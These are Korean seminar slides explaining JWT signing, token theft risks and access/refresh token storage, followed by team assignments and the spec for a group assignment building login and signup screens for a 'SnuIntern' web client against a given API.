만약 서명에서 디코딩한 비밀키가 서버에서의 비밀키와 다르다면 잘못된 JWT로 판단합니다.

JWT는 왜 안전한가요?

유저가 임의로 토큰 값을 변경하는 것을 방지할 수 있습니다.

만약 변경하고 싶다면, 마지막 서명 부분에 들어가는 비밀키를 알아야 합니다.

헤더나 페이로드를 변경한다면, **마지막 서명에서도 변경된 값을 넣어줘야 하기 때문에** 변경이 불가능합니다.

JWT는 왜 안전하지 않은가요?

단, jwt 자체가 통째로 탈취당했다면 이제는 더이상 안전하지 않습니다.

(e.g. 해커가 내 jwt를 들고 내 정보에 접근하는 경우)

따라서 jwt를 사용할 수 있는 **유효 시간을 최대한 짧게** 만들어서 탈취로 인한 피해를 최소화해야 합니다.

JWT의 종류 - access token과 refresh token

토큰의 유효시간이 짧다는 것은 곧 자주 로그인을 해야 한다는 것을 의미합니다.

따라서 토큰을 access token과 refresh token이라는 두 종류로 나누어서 보완할 수 있습니다.

access token: 사용자를 인증하는 주요 토큰. 탈취 당하면 답이 없으므로 유효시간을 짧게 설정한다.

refresh token: access token이 만료되었을 때 로그인하지 않고도 새로 발급받을 수 있게 한다. 수명이 긴 대신 최대한 안전하게 보관해야 한다.

JWT 인증의 활용

jwt를 쿠키에 넣어서 보낼수도 있고, 또는 아예 헤더로 넘길수도 있습니다.

각각의 장단점이 있으나, **access token을 global state에 저장** + **refresh token을 http only 쿠키**에 넣어서 보내는 것도 하나의 방법이 될 수 있습니다.

access token: 클라이언트가 접근하기 편해야 함. -> global state에 저장

refresh token: 클라이언트가 접근할 일이 없음 & 서버가 주로 열어봄. & 안전하게 관리되어야 함.
-> http only 쿠키로 전달

Q&A

조별과제를 위한 세팅

조별과제용 팀 안내

과제 스펙이 작은 관계로, 기존 팀을 쪼개어 과제를 진행할 예정입니다. (모각작은 그대로, 코딩 과제용 팀만 아래와 같음)

볼드로 쳐진 이름이 팀장입니다. (이름 빠른순으로 지정함)

팀 번호	이름	팀 번호	이름
1-a	**김동현**, 김한	4	**맹준호**, 박준영, 이소현
1-b	**나규하**, 정현수	5	**서민석**, 설한동, 좌민석
2	**김하람**, 이준엽, 천준영	6-a	**임효리**, 장정윤
3-a	**김남희**, 오세민	6-b	**정민건**, 조영민
3-b	**이정연**, 허서연		

레포지토리 생성 및 초대

팀장님들은 템플릿을 사용하여 repository를 생성하고, 팀원들은 outside collaborator로 초대해주세요.

팀원 분들은 각자의 깃허브 아이디를 팀장에게 전달해주시면 됩니다.

(팀장만) 레포지토리 설정하기

1. General- Pull Requests - Allow Squash merging 때고 나머지는 끄기
Default commit message - Pull request title and description 선택

2. General - Pull Requests - Always suggest updating pull request branches 켜기

3. General - Pull Requests - Automatically delete head branches 켜기

4. Rules - Rulesets - New ruleset - Import a ruleset - 위 파일 등록

코드리뷰 해보기

가나다 순으로 마지막인 사람이 README.md를 생성하여 조원들의 이름을 등록한 뒤 PR을 올립니다.

조원들은 approve 이후 PR을 merge해줍니다.

과제 공지

과제 1: 조별 환경 세팅 인증

10월 17일 오후 8시 전까지 PR review를 approve하고 머지한 스크린샷을 찍어 “Frontend-잡담”에 업로드해주세요.

과제 2: 스누인턴 1 (조별과제)

개발자 취업 혹한기인 2025년, 여러분은 취업난에 빠진 서울대 개발자 친구들을 구하기 위해 서울대학생 - 스타트업 인턴 매칭 사이트 “스누인턴”을 만들게 되었습니다.

남은 두 달 동안 “스누인턴”의 기본 기능을 만드는 것이 여러분의 목표입니다.

과제 2: 스누인턴 1 (조별과제)

기본은 **앱 화면**이며, 반응형은 굳이 만드실 필요는 없습니다. (자유)

이번 과제에서는 **“로그인”, “회원가입”, “로그인 후에 나의 실명 확인”**을 구현해야 합니다.

과제 2: 스누인턴 1 (조별과제)

1. 메인 화면

로그인하지 않은 경우에는 상단바에 “로그인”, “회원가입” 버튼이 보입니다.

과제 2: 스누인턴 1 (조별과제)

1. 메인 화면

로그인한 경우에는 나의 실명과 “로그아웃” 버튼이 보입니다.

과제 2: 스누인턴 1 (조별과제)

2. 회원가입

실명과 비밀번호, 스누메일을 작성하면 회원가입이 완료됩니다.


“회원가입” 버튼을 누르면 로그인하지 않은 홈 화면으로 돌아갑니다.

추가 스펙 1) 회원가입 완료 이후에 자동으로 로그인되도록 합니다. + 로그인한 홈 화면으로 돌아갑니다.

추가 스펙 2) 비밀번호, 비밀번호 확인 창에서 “눈 아이콘”을 누르면 평문으로 볼 수 있습니다.

추가 스펙 3) 입력한 비밀번호가 보안 조건에 얼마나 충족하는지 확인합니다.

과제 2: 스누인턴 1 (조별과제)




필수스펙만 구현할 때

input 포커스 시 테두리 색상 변경

위 요소 중 하나라도 입력되지 않았다면 disable

과제 2: 스누인턴 1 (조별과제)



눈 아이콘 클릭 시 평문 보기 가능

비밀번호 인풋 클릭할때부터 하단 권고문 등장

이후에는 비밀번호 인풋 포커스를 풀어도 하단 권고문 유지되도록

회원가입 클릭 시 자동 로그인

추가 스펙까지 모두 구현


과제 2: 스누인턴 1 (조별과제)

3. 로그인

스누메일, 비밀번호를 작성하면 로그인이 완료됩니다.

“로그인” 버튼을 누르면 로그인한 홈 화면으로 돌아갑니다.

이때 새로고침을 하더라도 메인페이지에서 로그인이 유지되어야 합니다.



과제 2: 스누인턴 1 (조별과제)

4. 로그아웃

로그아웃 클릭 시 저장된 인증 관련 내용을 삭제할 수 있도록 합니다. (e.g. jwt)

이때 새로고침을 하면 로그아웃된 화면이 정상적으로 나타나야 합니다.

과제 2: 스누인턴 1 (조별과제)

API 문서, base url: https://api-internhasha.wafflestudio.com

회원가입: POST api/auth/user

```
{
  "authType": "APPLICANT",
  "info": {
    "type": "APPLICANT",
    "name": "string",
    "email": "aRROz04@snu.ac.kr",
    "password": "stringst",
    "successCode": "string"
  }
}
```

authType, type은 “APPLICANT”로 고정해주세요.

successCode는 아무 값이나 넣어도 상관 없습니다.

Request

```
{
  "user": {
    "id": "string",
    "userRole": "APPLICANT"
  },
  "token": "string"
}
```

Response

과제 2: 스누인턴 1 (조별과제)

API 문서, base url: https://api-internhasha.wafflestudio.com

로그인: POST api/auth/user/session

```
{
  "email": "string",
  "password": "stringst"
}
```

Request

```
{
  "user": {
    "id": "string",
    "userRole": "APPLICANT"
  },
  "token": "string"
}
```

Response

과제 2: 스누인턴 1 (조별과제)

API 문서, base url: https://api-internhasha.wafflestudio.com

유저 정보 불러오기: GET api/auth/me

header에 아래와 같은 정보가 들어가야 합니다.

Authorization: Bearer {token 내용물}

Request


```
{
  "id": "string",
  "name": "string",
  "createdAt": "2025-10-02T14:44:45.066Z",
  "updatedAt": "2025-10-02T14:44:45.066Z",
  "userRole": "APPLICANT",
  "email": "string"
}
```


Response

과제 2: 스누인턴 1 (조별과제)

로그아웃 시에는 따로 API 요청을 보내지 않습니다.

과제 2: 스누인턴 1 (조별과제)

필수 스펙을 모두 구현해주세요. **세 명인 조는 추가 스펙 중 하나 이상을 선택하여 구현해주세요.**

이외 **추가 스펙을 구현하시면 조원 모두에게 grace day를 1일씩 지급**하도록 하겠습니다.
e.g. 3인 조에서 추가 스펙 두 개 구현 -> 모두에게 grace day 1개씩 지급

과제 2: 스누인턴 1 (조별과제)

라이브러리 사용은 자유입니다. 원하는대로 사용하시면 되며, 구현만 잘 되도록 만들어주시면 됩니다.

참고용 레포: 인턴하샤 웹 클라이언트 깃허브

SNUTT 웹 클라이언트 깃허브

과제 2: 스누인턴 1 (조별과제)

Tip 1: 과제 양이 적으나 처음 겪는 협업이므로 많은 시행착오를 겪으실 것 같습니다.

구현이 마무리되기 전까지는 함께 모여서 작업하시는 것이 오히려 더 빠르실 수 있습니다.

Tip 2: API 스펙이 잘 이해되지 않으신다면 세미나장에게 바로 물어봐주세요.

과제 3: 조원들과 모각작하기

10/17 오후 8시 전까지 조원들과 함께 모각작 인증샷을 찍어 “Frontend-잡담”에 업로드해주세요.

모각작 조는 기존과 동일한 3~4인 조입니다.